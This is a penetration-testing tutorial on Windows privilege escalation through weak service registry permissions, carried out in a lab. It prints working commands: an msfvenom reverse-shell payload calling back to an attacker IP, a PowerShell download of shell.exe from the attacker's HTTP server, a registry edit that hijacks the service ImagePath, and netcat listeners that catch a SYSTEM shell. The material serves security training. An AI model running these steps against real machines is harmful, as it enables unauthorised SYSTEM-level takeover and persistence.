Windows Privilege Escalation: Weak Registry Permission

October 19, 2021 By Raj Chandel

Microsoft Windows offers a wide range of fine-grained permissions and privileges for controlling access to Windows components including services, files, and registry entries. Exploiting **Weak Registry Permissions** is one technique to increase privileges.




Table of Content

Introduction

Windows Registry

The registry is a system-defined database in which applications and system components store and retrieve configuration data. The registry is a hierarchical database that contains data that is critical for the operation of Windows and the applications and services that run on Windows.

You can use Registry Editor to do the following actions:

- Locate a subtree, key, subkey, or value
- Add a subkey or a value
- Change a value
- Delete a subkey or a value
- Rename a subkey or a value

The data is structured in a tree format. Each node in the tree is called a key. Each key can contain both subkeys and data entries called values.

Registry Hive

A hive is a logical group of keys, subkeys, and values in the registry that has a set of supporting files loaded into memory when the operating system is started or a user logs in.

Note: *Each time a new user logs on to a computer, a new hive is created for that user with a separate file for the user profile. This is called the user profile hive. A user's hive contains specific registry information pertaining to the user's application settings, desktop, environment, network connections, and printers. User profile hives are located under the HKEY_USERS key.*

Most of the supporting files for the hives are in the %SystemRoot%\System32\Config directory. These files are updated each time a user logs on.

The following table lists the standard hives and their supporting files.

Registry hive	Supporting files
HKEY_CURRENT_CONFIG	System, System.alt, System.log, System.sav
HKEY_CURRENT_USER	Ntuser.dat, Ntuser.dat.log
HKEY_LOCAL_MACHINE\SAM	Sam, Sam.log, Sam.sav
HKEY_LOCAL_MACHINE\Security	Security, Security.log, Security.sav
HKEY_LOCAL_MACHINE\Software	Software, Software.log, Software.sav
HKEY_LOCAL_MACHINE\System	System, System.alt, System.log, System.sav
HKEY_USERS\.DEFAULT	Default, Default.log, Default.sav

Weak Registry Permission

By hijacking the Registry entries utilized by services, attackers can run their malicious payloads. Attackers may use weaknesses in registry permissions to divert from the initially stated executable to one they control upon Service start, allowing them to execute their unauthorized malware.

Mitre ID: T1574.011

Tactics: Privilege Escalation & Persistence

Platforms: Windows

Prerequisite

Target Machine: Windows 10

Attacker Machine: Kali Linux

Tools: **SubinACL**, **PowerUP.ps1**, **Winpeas.**

Condition: Compromise the target machine with low privilege access either using Metasploit or Netcat, etc.

Objective: Escalate the NT Authority /SYSTEM privileges for a low privileged user by exploiting the Weak Registry Key.

Lab Setup

Step 1: Run CMD as administrator and execute the below command to create a service with the name of Pentest inside /temp directory.

```
sc.exe create pentest binPath= "C:\temp\service.exe"
```

Step2: To create a vulnerable service we need to assign some toxic privilege with the help of **SubinACL** to change the permission of services.

NOTE:

SubInACL is a little-known command-line tool from Microsoft, yet it is one of the best tools to work with security permissions in Windows. This tool is capable of changing the permissions of files, folders, registry keys, services, printers, cluster shares and various other types of objects.

In this case, we have granted a user permissions to suspend (pause/continue), start and stop (restart) a service.


Step3: After downloading SubinACL, execute the following command to assign **PTO Permissions** user “ignite” against “Pentest” service.

```
cd C:\Program Files (x86)\Windows Resource Kits\Tools
subinacl.exe /service pentest /grant=msedgewin10\ignite=PTO
```


```
C:\Windows\system32>sc.exe create pentest binPath= "C:\temp\service.exe"
[SC] CreateService SUCCESS

C:\Windows\system32>cd C:\Program Files (x86)\Windows Resource Kits\Tools

C:\Program Files (x86)\Windows Resource Kits\Tools>subinacl.exe /service pentest /grant=msedgewin10\ignite=PTO
pentest : new ace for msedgewin10\ignite
pentest : 1 change(s)


Elapsed Time: 00 00:00:00
Done:        1, Modified        1, Failed        0, Syntax errors        0
Last Done  : pentest

C:\Program Files (x86)\Windows Resource Kits\Tools>
```

Windows stores local service configuration information in the Registry under HKLM\SYSTEM\CurrentControlSet\Services.

Step4: Explore registry path **HKLM\SYSTEM\CurrentControlSet\Services\pentest** and change permission for it.



Step5: Allow FULL Control on Authenticate user.



Abusing Weak Registry Services

Enumerate Vulnerable Registry key using Accesschk.exe

An attacker can escalate privileges by exploiting Weak Registry permission if the current user has permission to alter Registry keys associated with the service.

Following an initial foothold, we can query for service registry keys permissions using the accesschk.exe Sysinternals tool.

```
nc -lvp 1245
accesschk.exe /accepteula "authenticated users" -kvuqsw hklm\System\CurrentControlSet\services
```

As result, we found ALL Access is assigned for the authenticated user for the “**Pentest**” registry key.

```
┌──(root💀kali)-[~]
└─# nc -lvp 1245
listening on [any] 1245 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49911
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>accesschk.exe /accepteula "authenticated users" -kvuqsw hklm\System\CurrentControlSet\services
accesschk.exe /accepteula "authenticated users" -kvuqsw hklm\System\CurrentControlSet\services

Accesschk v6.14 - Reports effective permissions for securable objects
Copyright © 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

 W HKLM\System\CurrentControlSet\services\BTAGService\Parameters\Settings
        KEY_CREATE_SUB_KEY
        KEY_SET_VALUE
        READ_CONTROL
 W HKLM\System\CurrentControlSet\services\BTAGService\Parameters\Settings\AudioGateway
        KEY_CREATE_SUB_KEY
        KEY_SET_VALUE
        READ_CONTROL
 W HKLM\System\CurrentControlSet\services\BTAGService\Parameters\Settings\HandsFree
        KEY_CREATE_SUB_KEY
        KEY_SET_VALUE
        READ_CONTROL
RW HKLM\System\CurrentControlSet\services\embeddedmode\Parameters
        KEY_QUERY_VALUE
        KEY_CREATE_SUB_KEY
        KEY_ENUMERATE_SUB_KEYS
        KEY_NOTIFY
        READ_CONTROL
RW HKLM\System\CurrentControlSet\services\pentest
        KEY_ALL_ACCESS
RW HKLM\System\CurrentControlSet\services\vds\Alignment
        KEY_QUERY_VALUE
        KEY_CREATE_SUB_KEY
        KEY_ENUMERATE_SUB_KEYS
        READ_CONTROL
```

With the following command, we query for the image path for service.

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\pentest
```

```
C:\>reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\pentest
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\pentest

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\pentest
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x3
    ErrorControl    REG_DWORD    0x1
    ImagePath    REG_EXPAND_SZ    C:\temp\service.exe
    ObjectName    REG_SZ    LocalSystem

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\pentest\Security
```

Enumerate Vulnerable Registry key using Powershell

With the help of PowerShell, you check the Access Control List (ACL) to enumerate the user privileges full control upon the service registry key.

```
Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\Services\pentest | fl
```

```
C:\>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\Services\pentest | fl
Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\Services\pentest | fl


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Se
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\Authenticated Users Allow  FullControl
         BUILTIN\Users Allow  ReadKey
         BUILTIN\Administrators Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         CREATOR OWNER Allow  FullControl
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-405
         ReadKey
```

Enumerate Vulnerable Registry key using WinPEASx64

Even, using auto script **WinPEASx64** we enumerate weak service registry which is another method post enumeration for weak configuration.

```
[+] Looking if you can modify any service registry
[?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows
    HKLM\system\currentcontrolset\services\pentest (Authenticated Users [FullControl])
```

Create Malicious Executable

If the permissions for users and groups are not properly set and allow access to the Registry keys for a service, then adversaries can change the service binPath/ImagePath to point to a different executable under their control.

Create an executable shell and install it on the victim's machine, then modify the service registry key to an executable since the authenticated user has full access to the service and therefore has the ability to change the image path for service.

```
msfvenom -p window/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > shell.exe
python -m SimpleHTTPServer 80
```

```
┌──(root💀kali)-[~/Downloads]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root💀kali)-[~/Downloads]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


```
cd c:\Users\public
powershell wget http://192.168.1.3/shell.exe -o shell.exe
dir
reg add "HKLM\system\currentcontrolset\services\pentest" /t REG_EXPAND_SZ /v ImagePath /d
"C:\Users\Public\shell.exe" /f
```


```
net start pentest
```

When the service starts or is restarted, then the adversary-controlled program will execute, allowing the adversary to gain persistence and/or privilege escalation to the account context the service is set to execute under (local/domain account, SYSTEM, LocalService, or NetworkService).

Thus as soon as the service will launch, the attacker will get a reverse connection in the new netcat session as NT Authority \system

```
nc -lvp 8888
whoami
```



References

https://attack.mitre.org/techniques/T1574/011/

https://docs.microsoft.com/en-us/windows/win32/sysinfo/registr